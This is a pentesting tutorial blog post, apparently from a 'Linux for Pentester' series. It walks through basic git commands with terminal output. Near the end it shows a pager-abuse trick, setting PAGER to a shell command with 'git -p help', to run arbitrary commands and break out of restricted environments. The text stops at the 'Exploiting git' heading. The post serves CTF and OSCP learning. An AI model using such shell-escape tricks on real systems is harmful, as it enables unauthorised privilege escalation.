Linux for Pentester: git Privilege Escalation

July 7, 2019 By Raj Chandel

In this article, we will understand a very dominant command i.e "git" which is use in version control of software development for controlling source code and helps the software developer. Here I'm using the basic commands that a git can perform to learn its advantage in our mission of privilege escalation. So by knowing this fact, we will examine how we can take this benefit in our Privilege Escalation.

NOTE: "The main objective of publishing the series of "Linux for pentester" is to introduce the circumstances and any kind of hurdles that can be faced by any pentester while solving CTF challenges or OSCP labs which are based on Linux privilege escalations. Here we do not criticizing any kind of misconfiguration that a network or system administrator does for providing higher permissions on any programs/binaries/files & etc."

Table of Content

Introduction to git

- Major Operation performed using git

Exploiting git


- SUDO Lab setups for privilege Escalation
- Exploiting SUDO rights

Introduction to git

Git is a software source code Change Management system for cooperative improvement. It maintains a history of file versions. Unlike typical client-server CM systems which "check-out" the latest version of the files, Git is a scattered CM system where the user has a local copy of the entire repository which includes the entire history of all files. Git is better than SVN for speed, data reliability and also upkeep non-linear workflows. The user working with files in their local project work area which relates with the local clone source can add, edit and delete files and finally committing their changes. The user can then share these changes to the local repository with a "push" or "pull" to other Git repositories.

To know more about git command use its help page by the command as below:


```
git --help
```



```
root@ubuntu:~# git --help
usage: git [--version] [--help] [-C <path>] [-c <name>=<value>]
           [--exec-path[=<path>]] [--html-path] [--man-path] [--info-path]
           [-p | --paginate | --no-pager] [--no-replace-objects] [--bare]
           [--git-dir=<path>] [--work-tree=<path>] [--namespace=<name>]
           <command> [<args>]

These are common Git commands used in various situations:

start a working area (see also: git help tutorial)
   clone      Clone a repository into a new directory
   init       Create an empty Git repository or reinitialize an existing one

work on the current change (see also: git help everyday)
   add        Add file contents to the index
   mv         Move or rename a file, a directory, or a symlink
   reset      Reset current HEAD to the specified state
   rm         Remove files from the working tree and from the index

examine the history and state (see also: git help revisions)
   bisect     Use binary search to find the commit that introduced a bug
   grep       Print lines matching a pattern
   log        Show commit logs
   show       Show various types of objects
   status     Show the working tree status

grow, mark and tweak your common history
   branch     List, create, or delete branches
   checkout   Switch branches or restore working tree files
   commit     Record changes to the repository
   diff       Show changes between commits, commit and working tree, etc
   merge      Join two or more development histories together
   rebase     Reapply commits on top of another base tip
   tag        Create, list, delete or verify a tag object signed with GPG

collaborate (see also: git help workflows)
   fetch      Download objects and refs from another repository
   pull       Fetch from and integrate with another repository or a local branch
   push       Update remote refs along with associated objects

'git help -a' and 'git help -g' list available subcommands and some
concept guides. See 'git help <command>' or 'git help <concept>'
to read about a specific subcommand or concept.
root@ubuntu:~#
```

Generate user's Integrity: The very first step to gain git's utility is to create self-identity in git repository. For this user needs to mention his name and email address with git. This is very important as every Git commits you made uses this information. Use below command for framing the same as shown in below image:

```
git config --global user.name "Komal Singh"
git config --global user.email komalrajput1515@gmail.com
```




```
root@ubuntu:~#  git config --global user.name "Komal Singh"
root@ubuntu:~#  git config --global user.email komalrajput1515@gmail.com
root@ubuntu:~# git config --list
user.name=Komal Singh
user.email=komalrajput1515@gmail.com
```

Cloning a git repository: After creating the identity we need to clone the git repository for our project to start with and only then you we can commit our changes. Git clone is used to point an existing repo and make a copy of that repo in a new directory, at another location. The original repository can be located on the local filesystem. This automatically produces a remote connection pointing back to the original repository which makes it very easy to interact with a central repository.

```
git clone https://github.com/alexxy/netdiscover.git
```

Initialize a new git repository: If someone desire to start to own git repository server for his codebase then we can take advantage of option "init" for this purpose which helps the user to initiate a new git repository and the machine can be now used as a git repository server for that particular codebase.

```
git init
```




```
root@ubuntu:~# git clone https://github.com/alexxy/netdiscover.git
Cloning into 'netdiscover'...
remote: Enumerating objects: 661, done.
remote: Total 661 (delta 0), reused 0 (delta 0), pack-reused 661
Receiving objects: 100% (661/661), 969.86 KiB | 1.13 MiB/s, done.
Resolving deltas: 100% (441/441), done.
root@ubuntu:~# git init
Initialized empty Git repository in /home/raj/.git/
```

Checking git status: To check the status of files that possess in the index versus the working directory for your git repository use option "status" as shown in below image.

```
git status
```

Initially, I haven't created any file or made any kind of commitments to my git repository so it will show it as blank.



```
root@ubuntu:~# git status
On branch master

No commits yet

Untracked files:
  (use "git add <file>..." to include in what will be committed)

        .ICEauthority
        .bash_history
        .bash_logout
        .bashrc
        .cache/
        .config/
        .gitconfig
        .gnupg/
        .local/
        .mozilla/
        .profile
        .putty/
        .rnd
        .ssh/
        .sudo_as_admin_successful
        Desktop/
        Downloads/
        Pictures/
        Shreya.txt
        demo2/
        fin.txt
        folder/
        gfg/
        ignite/
        memo.txt
        netdiscover/
        raj.txt

nothing added to commit but untracked files present (use "git add" to track)
```


Add a new file in repository: Now I will add a file to my new git repo for this first I will create a file that will act as source code for performing this task. In the below image I have created a file "ignite.txt' which holds some content. Now I want to add this file to my git repo for this I will use the option "add".

```
cat > Ignite.txt
git add Ignite.txt
```

Git commit: At every step while adding any file to git repo we need to make its confirmation and for doing same we make commit to our git repo. As I have created a fresh file so will refer it as my "first commit".

```
git commit -m 'first commit'
```


On framing the above command, it will add the file “Ignite.txt” with its file content with a comment “first commit” so that you can search it later.



```
root@ubuntu:~# cat Ignite.txt
cat: Ignite.txt: No such file or directory
root@ubuntu:~# cat > Ignite.txt
This is a demo file.
This is the second line of file.
root@ubuntu:~# git add Ignite.txt
root@ubuntu:~#  git commit -m 'first commit'
[master (root-commit) 0973c92] first commit
 1 file changed, 2 insertions(+)
 create mode 100644 Ignite.txt
```

Now in the below screenshot I have added some more lines to my file “Ignite.txt” in the same way as above and will make another commit by mentioning it “second commit” to modify these changes to the git repo.

```
git commit -m "second commit"
```




```
root@ubuntu:~# cat >> Ignite.txt
Generate the new line
this will be new text of the file.
root@ubuntu:~# cat Ignite.txt
This is a demo file.
This is the second line of file.
This file is made to explain the demo of git command.
Add the line into Ignite file.
Generate the new line
this will be new text of the file.
root@ubuntu:~# git add Ignite.txt
root@ubuntu:~# git commit -m 'second commit'
[master 80ddf13] second commit
 1 file changed, 2 insertions(+)
```

Git log: Now when I have completed my task of making all commit the to git repo probably I would like to look back to see what has happened so this can be simply achieved by the most basic and powerful tool i.e. “git log” command. This can also be done for if you have cloned a repository with an existing commit history.

```
git log
```


As from the below image it can easily understand that after using the “git log” option it reflects two commits which I have made above.



```
root@ubuntu:~# git log
commit 4de7d3e2c0bda0163912da2b16fcc03294abc5fc (HEAD -> master)
Author: Komal Singh <komalrajput1515@gmail.com>
Date:   Wed Jun 26 00:41:33 2019 -0700

    second commit

commit 0973c923bac24e27987b692dbffeed59f22ad993
Author: Komal Singh <komalrajput1515@gmail.com>
Date:   Wed Jun 26 00:30:40 2019 -0700

    first commit
```

It can be used to break out from restricted environments by spawning an interactive system shell or available for executing an arbitrary system command.

```
PAGER='sh -c "exec ifconfig0<&1"' git -p help
```



```
root@ubuntu:~# PAGER='sh -c "exec ifconfig 0<&1"' git -p help
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.15  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::9f22:4359:5299:db60  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:27:bd:aa  txqueuelen 1000  (Ethernet)
        RX packets 279427  bytes 176014395 (176.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1495  bytes 206367 (206.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens38: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.13.130  netmask 255.255.255.0  broadcast 192.168.13.255
        inet6 fe80::1496:b4c8:91fa:b3a2  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:27:bd:b4  txqueuelen 1000  (Ethernet)
        RX packets 38475  bytes 54019789 (54.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7864  bytes 648289 (648.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 819  bytes 74001 (74.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 819  bytes 74001 (74.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Exploiting git

